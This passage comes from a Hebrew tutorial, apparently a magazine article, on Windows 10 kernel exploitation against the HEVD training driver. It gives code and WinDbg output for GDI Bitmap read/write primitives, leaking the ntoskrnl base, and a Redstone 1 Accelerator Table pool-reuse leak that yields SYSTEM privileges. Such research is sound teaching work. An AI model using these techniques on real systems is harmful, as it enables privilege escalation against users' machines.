kd> dq poi(0xFFFFF90144303510+0x18+0x38) L1
fffff901`44223cf0  fffff901`44223ef8
kd> dc fffff901`44223ef8
fffff901`44223ef8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

ניתן לראות שהערך ש-pvScan0 של ה-Manager מכיל הוא מצביע לכתובת שמכילה את הכתובת של pvScan0 של הWorker, כלומר הפרימיטיבים נוצרו בהצלחה. ☺

נותר לנו למצוא דרך לגלות את הכתובת אליה טעון ntoskrnl.exe, ולאחר מכן נוכל להריץ את ה-exploit שלנו.

הדלפת ntoskrnl.exe

ישנם מספר דרכים מוכרות להדלפת הכתובת אליה טעון ntoskrnl. בשלב זה, אנו נשתמש בשיטה המסתמכת על העובדה שהכתובת של ה-Heap של ה-HAL (דיברנו על ה-HAL בכלליות במאמר הקודם, גם כאן אין צורך בהתעמקות נוספת) היא **קבועה** גם עם KASLR בכל גרסות Windows 10 שקדמו ל-RS2. הכתובת הזו היא 0xffffffffffd00000. מבחינה של ה-HAL, ניתן לראות שבהיסט של 0x448 בתים לתוכו, קיים מצביע לתוך ntos:

```
kd> dps 0xffffffffffd00448 L1
ffffffff`ffd00448  fffff802`85327000 nt!KiInitialPCR
```

בעזרת המצביע הזה, ניתן למצוא את ntos. אנו נשתמש בדרך שתוארה במאמר Taking Windows 10 Kernel Exploitation to the Next Level מאת Morten Schenk. השיטה שהוא מתאר היא שימוש במצביע ובפרימיטיב הקריאה שלנו, על מנת לחפש בזיכרון את ה-Magic שמופיע בתחילת ה-DOS Header, וכך למצוא את תחילת ה-Image של ntoskrnl. השיטה הזו מסתמכת על מבנה ה-PE (**P**ortable **E**xecutable), עליו ניתן לקרוא במאמר "Portable Executable" שפרסם Spl0it בגיליון ה-90 של המגזין, ועל העובדה ש-Images הם Page-Aligned, כלומר Image של PE תמיד יטען לתחילת עמוד חדש בזיכרון, כך ששלושת הבתים התחתונים שלו תמיד יהיו 0.

להלן קטע קוד הנעזר במצביע שנמצא ב-0xfffffffffd00448 על מנת למצוא את תחילת ntoskrnl:

```
unsigned long long getNtoskrnlBase() {
    unsigned long long baseAddress = 0;
    unsigned long long ntAddress = readQword(0xfffffffffd00448) - 0x110000;
    unsigned long long signature = 0x00905a4d;
    unsigned long long searchAddress = ntAddress & 0xfffffffffffff000;

    while (true) {
        unsigned long long readData = readQword(searchAddress);

        if ((readData & 0x00000000FFFFFFFF) == signature) {
            baseAddress = searchAddress;
            break;
        }
        searchAddress = searchAddress - 0x1000;
    }

    return baseAddress;
}
```

קטע הקוד הנ"ל ניעזר בפרימיטיב הקריאה שלנו על מנת לקרוא את הכתובת שמכיל המצביע ב-HAL Heap, ולאחר מכן מעגל אותו לכפולה של 0x1000 (על מנת למצוא את העמוד בזיכרון בו הכתובת נמצאת). לאחר מכן, הקוד עובר עמוד-עמוד וקורא את ה-QWORD הראשון, ובודק אם הוא מתחיל ב-MZ\x90\x00 (שמור במשתנה signature בקוד). במידה וכן, הרי שמצאנו את ראשית ntoskrnl.exe בזיכרון, ונוכל לעצור את הלולאה ולהחזיר את הכתובת.

ערך הקסם 0x110000 המשמש לחיסור הכתובת ממנה החיפוש מתחיל הוא ערך שבחרתי שרירותית לאחר שראיתי שחיפוש רגיל (שמתחיל מהכתובת שמכיל המצביע ב-HAL Heap) מוביל ל-Page Fault. מבדיקות שערכתי, ראיתי שהקבוע הזה מצליח להתחמק מה-Page Fault ועדיין לאפשר לקוד להיות גמיש ושמיש לגרסות שונות של ntoskrnl.exe.


נבדוק את הפונקציה בעזרת תכנית שקוראת ל-createPrimitives ולאחר מכן ל-elevatePrivileges. ב-PsInitialSystemProcess נוסיף הדפסה של הערך שחזר מ-getNtoskrnlBase על מנת שנוכל לדעת מה הכתובת שהקוד שלנו מצא ולוודא אותה. להלן הפלט:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Manager handle: 0x000000002A051058
Worker handle: 0x000000004A051054
Found PEB at 0xbe04fe1000
Found gdiSharedHandleTable at 0x1d00a1f0000
Found KernelAddress at 0xFFFFF9014439D540
Found PEB at 0xbe04fe1000
Found gdiSharedHandleTable at 0x1d00a1f0000
Found KernelAddress at 0xFFFFF901441C72B0
Manager: 0xFFFFF9014439D540
Worker: 0xFFFFF901441C72B0
Exploited Write-What-Where
ntoskrnl.exe Base: 0xfffff8028500b000
```

נוודא בעזרת WinDbg:

```
kd> lm m nt
Browse full module list
start             end                 module name
fffff802`8500b000 fffff802`857d5000   nt         (pdb symbols)
```

מעולה! עכשיו ניתן לקוד לרוץ עד הסוף, ולאחר מכן נפתח חלון cmd חדש בעזרת system(“cmd.exe”) על מנת שנוכל לבדוק אם אנחנו SYSTEM. כמו כן, ניעזר ב-procexp על מנת לראות שה-Integrity Level של ה-cmd.exe שמריץ את ה-exploit שלנו הוא Low. להלן התוצאה של ההרצה:



SYSTEM ☺. לצערנו, השיטה הפשוטה יחסית שהצגנו עד כה לשימוש באובייקטי GDI לניצול חולשות קרנל מתה ביחד עם העדכון הגדול הבא של Windows 10...

Redstone 1: Use Freed Memory for Fun and Profit

(הכותרת מתייחסת למאמר מהגיליון ה-60 של המגזין ☺)

העדכון הגדול הבא של Windows 10 יצא ביולי 2016 למשתתפי תכנית Windows Insider, ובאוגוסט 2016 לציבור הרחב. הגרסה הזו של Windows שווקה בתור "Anniversary Update" או "Version 1607", ושם הקוד שלה היה Redstone 1. זוהי הגרסה הראשונה בסדרת גרסות ה-Redstone, סדרת הגרסות ש-Microsoft משתמשת בה עד היום. לעדכון מספר רב של בשורות, גם בתחום האבטחה. אנו נתמקד בבשורות הרלוונטיות לנו.

ראשית, מתוך נאיביות, נבדוק את האקספלויט שלנו על המערכת החדשה ונראה אם הוא עובד. מיד כשנריץ אותו, WinDbg יקפוץ בעקבות שגיאה. ננסה להבין מה השגיאה בעזרת !analyze -v:

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffffffffffffd105e, memory referenced.
Arg2: 0000000000000002, value 0 = read operation, 1 = write operation.
Arg3: fffff80ae7de5bef, If non-zero, the instruction address which referenced the bad memory
	address.
Arg4: 0000000000000000, (reserved)
```

ניתן להבין שהשגיאה היא שהתבצע ניסיון לגשת לכתובת 0xfffffffffffd105e, שהיא כתובת שאינה ממופת. אם נבחן את ה-backtrace בעת השגיאה, נגלה שהשגיאה עלתה מ-HEVD!TriggerArbitraryOverwrite, שנקראה מ-HevdGdiExploitation!exploitWriteWhatWhere:

```
kd> k
 # Child-SP          RetAddr           Call Site
00 ffffab80`a4089b58 fffff800`567dc876 nt!DbgBreakPointWithStatus
01 ffffab80`a4089b60 fffff800`567dc265 nt!KiBugCheckDebugBreak+0x12
02 ffffab80`a4089bc0 fffff800`567524b4 nt!KeBugCheck2+0x8a5
03 ffffab80`a408a2d0 fffff800`567a3a3d nt!KeBugCheckEx+0x104
04 ffffab80`a408a310 fffff800`566b048a nt! ?? ::FNODOBFM::`string'+0x4219d
05 ffffab80`a408a400 fffff800`5675b9fc nt!MmAccessFault+0x9ca
06 ffffab80`a408a600 fffff80a`e7de5bef nt!KiPageFault+0x13c
07 ffffab80`a408a790 fffff80a`e7de5c3b HEVD!TriggerArbitraryOverwrite+0x7b [c:\hacksysex
08 ffffab80`a408a7c0 fffff80a`e7de625f HEVD!ArbitraryOverwriteIoctlHandler+0x17 [c:\hack
09 ffffab80`a408a7f0 fffff800`56a96bd0 HEVD!IrpDeviceIoCtlHandler+0x103 [c:\hacksysextre
0a ffffab80`a408a820 fffff800`56a95ab4 nt!IopSynchronousServiceTail+0x1a0
0b ffffab80`a408a8e0 fffff800`56a95436 nt!IopXxxControlFile+0x674
0c ffffab80`a408aa20 fffff800`5675d093 nt!NtDeviceIoControlFile+0x56
0d ffffab80`a408aa90 00007fff`cab84f44 nt!KiSystemServiceCopyEnd+0x13
0e 00000005`7e91f6a8 00007fff`c7c4ca53 ntdll!NtDeviceIoControlFile+0x14
0f 00000005`7e91f6b0 00007fff`c86166c0 KERNELBASE!DeviceIoControl+0x73
10 00000005`7e91f720 00007ff6`e872ac7f KERNEL32!DeviceIoControlImplementation+0x80
11 00000005`7e91f770 00000000`00000000 HevdGdiExploitation!exploitWriteWhatWhere+0x12f [
```

כזכור, הפונקציה exploitWriteWhatWhere משמשת אותנו לניצול חולשת ה-Arbitrary Overwrite ב-HEVD, והשתמשנו בה על מנת ליצור את פרימיטיבי הקריאה/כתיבה שלנו על סמך הכתובות הקרנליות שהדלפנו מ-_PEB.GdiSharedHandleTable. מבחינה של הלוקאליים של exploitWriteWhatWhere, ניתן

למצוא את הכתובת שבגלל הגישה אליה קפץ ה-Page Fault בתור הכתובת אליה אנו רוצים לכתוב (שמורה על המשתנה where):

```
11 00000005`7e91f770 00000000`00000000 HevdGdiExploitation!exploitWrit
kd> .frame 0n17;dv /t /v
11 00000005`7e91f770 00000000`00000000 HevdGdiExploitation!exploitWrit
00000005`7e91f980 unsigned int64 what = 0xffffffff`ffe00b69
00000005`7e91f988 unsigned int64 where = 0xffffffff`fffd105e
00000005`7e91f7b8 class std::basic_string<wchar_t,std::char_traits<wch
00000005`7e91f7f8 void * deviceHandle = 0x00000000`000000a8
```

הערך של where אמור להיות הכתובת של השדה pvScan0 ב-Bitmap Manager, והוא מחושב ב-createPrimitives. ניזכר באופן שבו הוא מחושב:

```
unsigned long long managerPvScan0Address = (unsigned long long)managerSurface + 0x18 + 0x38;
```

כלומר, הכתובת where היא הכתובת של ה-SURFACE שהדלפנו, ועוד 0x50 בתים, מכאן שהכתובת של ה-SURFACE שהפונקציה leakSurfaceAddress שלנו החזירה היה 0xfffffffffffd100e.

כזכור, הפונקציה leakSurfaceAddress משיגה את הכתובת של האובייקט הקרנלי לפי Handle, בעזרת שימוש ב-GdiSharedHandleTable שנמצא ב-PEB. ננסה להתחקות אחר הפונקציה על מנת להבין מדוע החזירה את הערך שהחזירה. נמצא את הכתובת של המערך:

```
kd> r $peb
$peb=000000057eb81000
kd> dt _PEB 000000057eb81000 GdiSharedHandleTable
ntdll!_PEB
   +0x0f8 GdiSharedHandleTable : 0x0000019a`434c0000 Void
```


לצערנו, אנו לא יודעים מה ה-Handle ל-Bitmap-ים, לכן נצטרך לחפש ב-GdiSharedHandleTable את הכתובת 0xfffffffffffd100e, ולאחר מכן לנסות להבין אם מה שמצאנו הוא אכן GDICELL (כזכור, GDICELL הוא המבנה שמייצג כל איבר במערך GdiSharedHandleTable):

```
kd> s -q 0x0000019a`434c0000 L10000 0xfffffffffffd100e
0000019a`434d8150  ffffffff`fffd100e 0005fd05`000014dc
```

מצאנו את הערך ב-0x19a434d8150, נוודא שאכן מדובר ב-GDICELL. אנו נעשה זאת באמצעות בדיקה שה-WORD השלישי מהכתובת שמצאנו הוא ה-PID של התהליך:

```
kd> dq 0000019a`434d8150 L6
0000019a`434d8150  ffffffff`fffd100e 0005fd05`000014dc
0000019a`434d8160  00000000`00000000 ffffffff`ff78100f
0000019a`434d8170  00127812`00000000 00000000`00000000
kd> .process
Implicit process is now ffff968f`5dd9a080
kd> dt _EPROCESS ffff968f`5dd9a080 UniqueProcessId
ntdll!_EPROCESS
   +0x2e8 UniqueProcessId : 0x00000000`000014dc Void
```

כלומר, הסיבה לקריסה היא שב-RS1, Microsoft שינו את ה-GDICELL והסירו ממנו את הכתובת הקרנליות והחליפו אותן בערכים אחרים. את ההגנה הזו Microsoft הציגו ב-Black Hat USA 2016, במהלך ההרצאה Windows 10 Mitigation Improvements. להלן החלק הרלוונטי מהשקופית שעוסקת בנושא, אשר מבשר את הבשורה:



על סמך כל מה שראינו עד כה, עולה שעלינו למצוא שיטה חדשה להדליף את כתובות ה-Bitmaps אם ברצוננו להמשיך להשתמש בהם כפרימיטיבי קריאה/כתיבה. בסעיף הבא נציג שיטה להדלפת הכתובות שעובדת ב-RS1.

הדלפת כתובות ה-Bitmaps

כאמור, לא ניתן יותר להדליף כתובות Bitmap באופן ישיר על פי ה-Handle אליהן, מכיוון שהטבלה GdiSharedHandleTable כבר לא מכילה את הכתובות הקרנליות של האובייקטים, לכן נצטרך להדליף את הכתובות באופן עקיף: עלינו להיעזר בשיטת הדלפה אחרת, שתדליף לנו כתובת של הקצאת Pool שנדע בסבירות גבוהה שה-SURFACE שלנו יוקצה בה.

במאמר הקודם, התעסקנו בהרחבה ב-Memory Pools וראינו שהקצאות מנוהלות באמצעות FreeLists ו-Lookaside-ים. כמו כן, סקרנו חולשות Pool Overflow, Uninitialized Pool Variable ו-Use-After-Free. הרעיון כאן דומה מאוד לרעיון בחולשות הללו - אנו ננצל את מנגנון ה-FreeLists על מנת ליצור הקצאה שאת הכתובת שלה אנו עדיין מסוגלים להדליף מ-User-Mode, ולאחר מכן נשחרר אותה. אחר כך, ניצור Bitmap בגודל מתאים, כך שההקצאה שתוקצה לו תהיה ההקצאה שהכתובת שלה ידועה לנו, וכך נוכל להדליף את הכתובת של ה-Bitmap באופן עקיף. הסיטואציה שאנו שואפים ליצור היא סיטואציית Use-After-Free.

כמובן שעל מנת ליצור מצב כזה, עלינו להיות מסוגלים ליצור הקצאות בדיוק בגודל שהקריאה שלנו ל-CreateBitmap תבקש, ולוודא שההקצאה תהיה באותו Pool. כזכור, אובייקטי Bitmap מוקצים ב-Paged Session Pool, כך שעל האובייקטים שאת הכתובת שלהם אנו מסוגלים להדליף להיות אוביקטים שיוצרים הקצאת ב-Paged Session Pool. בשלב זה, נציג משפחה חדשה של אובייקטים: אובייקטי User. כפי שנראה בהמשך, קל להדליף את הכתובות הקרנליות של האוביקטים הללו מה-User-Mode. אובייקטי User הם סוג אחר של אובייקטים ב-Win32, והם כוללים אובייקטים כמו סמן (Caret), אייקון, תפריט, חלון ועוד. חלק מהאובייקטים הללו מוקצים ב-Paged Session Pool. אנו נתמקד ב-Accelerator Tables. הפונקציות הרלוונטיות לעבודה אל מול אובייקטי USER מה-User-Mode מוגדרות ב-user32.dll.

Accelerator Tables מתוארים ב-MSDN כמשאב מידע אשר ממפה שילובי מקשים (לדוגמה, CTRL+O) לפעולה אפליקטיבית (בעבור צירוף המקשים שלנו, פעולה של פתיחת קובץ). אנו ניעזר ב-Accelerator Tables על מנת ליצור הקצאות שישמשו אחר כך את ה-Bitmaps שלנו.

על מנת ליצור Accelerator Table, נשתמש בפונקציה CreateAcceleratorTable. החתימה של הפונקציה היא:

```
HACCEL WINAPI CreateAcceleratorTable(
  _In_ LPACCEL lpaccl,
  _In_ int     cEntries
);
```

כאשר lpaccl הוא מצביע למערך של ACCEL-ים, ו-cEntries הוא מספר האיברים במערך. בפועל, lpaccl יכול להיות כל Buffer של מידע שרירותי, כי ה-Accelerator Table עצמו לא מעניין אותנו ואנו משתמשים בו רק מכיוון שהוא מאפשר לנו יצירת הקצאות שרירותיות ב-Paged Session Pool שניתן להדליף את כתובתן.

מחיקת Accelerator Tables (ושחרור ההקצאה) נעשית באמצעות הפונקציה DestroyAcceleratorTable:

```
BOOL WINAPI DestroyAcceleratorTable(
  _In_ HACCEL hAccel
);
```

ניתן לראות שהפונקציה CreateAcceleratorTable מחזירה Handle מסוג HACCEL לאובייקט. חוקרי אבטחה מצאו שניתן להדליף את הכתובת של האובייקט הקרנלי אליו ה-Handle מקושר בעזרת הגלובלי user32!gSharedInfo, שמיוצא מ-user32.dll. gSharedInfo הוא מצביע גלובלי ל-SHAREDINFO. להלן המבנה:


```
typedef struct _SHAREDINFO {
    PSERVERINFO psi;
    PUSER_HANDLE_ENTRY aheList;
    ULONG HeEntrySize;
    ULONG_PTR pDispInfo;
    ULONG_PTR ulSharedDelts;
    ULONG_PTR awmControl;
    ULONG_PTR DefWindowMsgs;
    ULONG_PTR DefWindowSpecMsgs;
} SHAREDINFO, *PSHAREDINFO;
```

השדה aheList הוא מערך אשר מכיל מידע אודות כל ה-Handle-ים לאובייקטי User, ואופן החיפוש בו זהה לאופן החיפוש ב-GdiSharedHandleTable: האינדקס של השדה ב-aheList שמייצג את ה-Handle הוא ה-WORD הנמוך של ה-Handle.

כל איבר במערך הוא מצביע ל-USER_HANDLE_ENTRY, נבחן את המבנה:

```
typedef struct _USER_HANDLE_ENTRY {
    void    *pKernel;
    union
    {
        PVOID pi;
        PVOID pti;
        PVOID ppi;
    };
    BYTE type;
    BYTE flags;
    WORD generation;
} USER_HANDLE_ENTRY, *PUSER_HANDLE_ENTRY;
```

ניתן לראות שהשדה הראשון במבנה הוא מצביע לכתובת הקרנלית של האובייקט שה-Handle מייצג. מכיוון ש-gSharedInfo נגיש מה-User-Mode, נוכל לגלות על סמך ה-Handle שלנו מה האיבר ב-gSharedInfo->aheList שמייצג את ה-Accelerator Table אליו יש לנו Handle, ואז לגלות מה הכתובת הקרנלית שלו על סמך _USER_HANDLE_ENTRY.pKernel. התרשים הבא, הלקוח מהאתר labs.mwrinfosecurity.com, מתאר זאת:



קטע הקוד הבא מממש את השיטה שתיארנו:

```
void* leakUserObjectAddress(void* handle) {
    USER_HANDLE_ENTRY* handleEntry = 0;
    SHAREDINFO* gSharedInfo = (SHAREDINFO*)GetProcAddress(GetModuleHandleA("user32.dll"), "gSharedInfo");
    USER_HANDLE_ENTRY* gHandleTable = gSharedInfo->aheList;

    handleEntry = &gHandleTable[(unsigned long long)handle & 0x000000000000FFFF];

    return handleEntry->pKernel;
}
```

על מנת לבחון את השיטה, נרשום תכנית שיוצרת Accelerator Table, ולאחר מכן קוראת ל-leakUserObjectAddress ומדפיסה את התוצאה. להלן התכנית:

```
int main() {
    char buff[100];
    std::fill(buff, buff + 100, 0x41);

    HACCEL atHandle = CreateAcceleratorTableA((LPACCEL)&buff, 7);

    void* kernelAddress = leakUserObjectAddress((void*)atHandle);
    std::cout << "Found KernelAddress at 0x" << std::hex << kernelAddress << std::endl;
```

פלט ההרצה שלה:

```
C:\HEVD\Exploit\cmd.exe - HevdGdiExploitation.exe

C:\HEVD\Exploit>HevdGdiExploitation.exe
Found KernelAddress at 0xFFFFF5AA0009A3A0
```

נברר בעזרת WinDbg אם הכתובת אכן מייצגת הקצאת Accelerator Table:

```
kd> !pool 0xFFFFF5AA0009A3A0
Pool page fffff5aa0009a3a0 region is Paged session pool
 fffff5aa0009a000 size:  370 previous size:    0  (Allocated)  Gla5
 fffff5aa0009a370 size:   20 previous size:  370  (Free)       Free
*fffff5aa0009a390 size:   60 previous size:   20  (Allocated) *Usac Process: ffff968f5ae6a800
        Pooltag Usac : USERTAG_ACCEL, Binary : win32k!_CreateAcceleratorTable
 fffff5aa0009a3f0 size:   e0 previous size:   60  (Allocated)  Gla8
 fffff5aa0009a4d0 size:   e0 previous size:   e0  (Allocated)  Gla8
```

מכאן ניתן ללמוד שהכתובת היא אכן הכתובת של ה-chunk שמייצג את ה-Accelerator Table שלנו, ושהוא אכן מוקצה ב-Paged Session Pool. כמו כן, ניתן לראות שההפרש בין הכתובת שבה מתחיל ה-Chunk לכתובת שהדלפנו הוא 0x10. הסיבה לכך היא שב-0x10 הבתים הראשונים של ה-Chunk יושב ה-POOL_HEADER של ההקצאה.

עתה, ננסה להבין כיצד ניתן לגרום להקצאה של ה-SURFACE שייווצר בעקבות הקריאה שלנו ל-CreateBitmap להשתמש בהקצאה המשוחררת של ה-Accelerator Table. כזכור, מנגנון ההקצאות של זיכרון Pool מנוהל בעזרת FreeLists ו-Lookaside-ים לצורך שיפור ביצועים. כמו כן, כפי שראינו במאמר הקודם, קיימת אנתרופיה מסוימת בסדר ההקצאות. סוג של הקצאות שלא נגענו בהן הוא הקצאות גדולות - הקצאות גדולות מעמוד אחד (0x1000 בתים, 4kB). הקצאות כאלו מנוהלות על ידי ה- Large Pool

Allocator, והן מוקצות במכפלות של עמודים, ולכן הכתובות שלהן מיושרות לעמודים (מכפלות שלמות של 0x100). בהקצאות הללו, האנתרופיה משמעותית יותר קטנה, והסיכוי שההקצאה ששחרנו תיהיה בשימוש על ידי רכיב אחר במהלך האקספלויטציה שלנו הוא נמוך מאוד.

למזלנו, גם CreateBitmap וגם CreateAcceleratorTable מסוגלים ליצור הקצאות גדולות (0x1000 בתים ומעלה), כך שנוכל ליצור הקצאה גדולה בעזרת CreateAcceleratorTable, להדליף אותה, לשחרר אותה, ולאחר מכן לבקש הקצאה גדולה עם CreateBitmap, ובסבירות הגבוהה מאוד נקבל את ההקצאה ששיחררנו שאת הכתובת שלנו אנו יודעים, וכך נוכל להדליף את הכתובת של ה-Bitmap שלנו באופן עקיף. נראה זאת בפעולה.

לשם כך, תחילה ניצור פונקציה שתיצור הקצאות גדולות, תדליף את הכתובת שלהן ותשחרר אותן. להלן הפונקציה:

```
void* leakLargePoolAllocationAddress() {
    char buff[10000];
    std::fill(buff, buff + 10000, 0x41);

    HACCEL atHandle = CreateAcceleratorTableA((LPACCEL)&buff, 700);
    void* kernelAddress = leakUserObjectAddress((void*)atHandle);
    std::cout << "Found KernelAddress at 0x" << std::hex << kernelAddress << std::endl;

    DestroyAcceleratorTable(atHandle);

    return kernelAddress;
}
```

לאחר מכן, ניעזר בפונקציה ותרשום תכנית שתיצור הקצאות גדולות משוחררות, לאחר מכן תנסה ליצור הקצאת Bitmap גדולה, ותדפיס לנו את הכתובות שהודלפו. להלן התכנית:

```
char data[0x280];
memset(data, 'A', 0x27f);
data[0x27f] = '\x00';

void* managerSurface = leakLargePoolAllocationAddress();
MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);

std::cout << "Manager handle: 0x" << std::hex << MANAGER_BITMAP << std::endl;
std::cout << "Manager: 0x" << std::hex << managerSurface << std::endl;

void* workerSurface = leakLargePoolAllocationAddress();
WORKER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);
std::cout << "Worker handle: 0x" << std::hex << WORKER_BITMAP << std::endl;
std::cout << "Worker: 0x" << std::hex << workerSurface << std::endl;
```

נריץ את התכנית ונבדוק בעזרת WinDbg אם ההקצאות שהדלפנו אכן שימשו להקצאת אובייקטי SURFACE. הפלט של התכנית הוא:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Found KernelAddress at 0xFFFFF5AA043A2000
Manager handle: 0x0000000076050CE8
Manager: 0xFFFFF5AA043A2000
Found KernelAddress at 0xFFFFF5AA043A4000
Worker handle: 0x000000005B050C41
Worker: 0xFFFFF5AA043A4000
```

בעזרת WinDbg נוכל לראות שההקצאות שאת הכתובות שלהן הדלפנו משמשות כעת הקצאות מסוג Gh05 (Bitmap):

```
WARNING: .cache forcedecodeuser is not enabled
kd> !pool 0xFFFFF5AA043A2000
Pool page fffff5aa043a2000 region is Paged session pool
fffff5aa043a2000 is not a valid large pool allocation, checking large session pool...
*fffff5aa043a2000 : large page allocation, tag is Gh05, size is 0x1070 bytes
        Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
kd> !pool 0xFFFFF5AA043A4000
Pool page fffff5aa043a4000 region is Paged session pool
fffff5aa043a4000 is not a valid large pool allocation, checking large session pool...
*fffff5aa043a4000 : large page allocation, tag is Gh05, size is 0x1070 bytes
        Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
```

כמו כן, אם נבחן את ה-Buffer אליו מצביע pvScan0 בכל אחת מההקצאות, נמצא את ה-Buffer שאיתו איתחלנו את ה-Bitmap-ים:

```
kd> dc poi(0xFFFFF5AA043A4000+0x18+0x38) L4
fffff5aa`043a4260  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
kd> dc poi(0xFFFFF5AA043A2000+0x18+0x38) L4
fffff5aa`043a2260  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

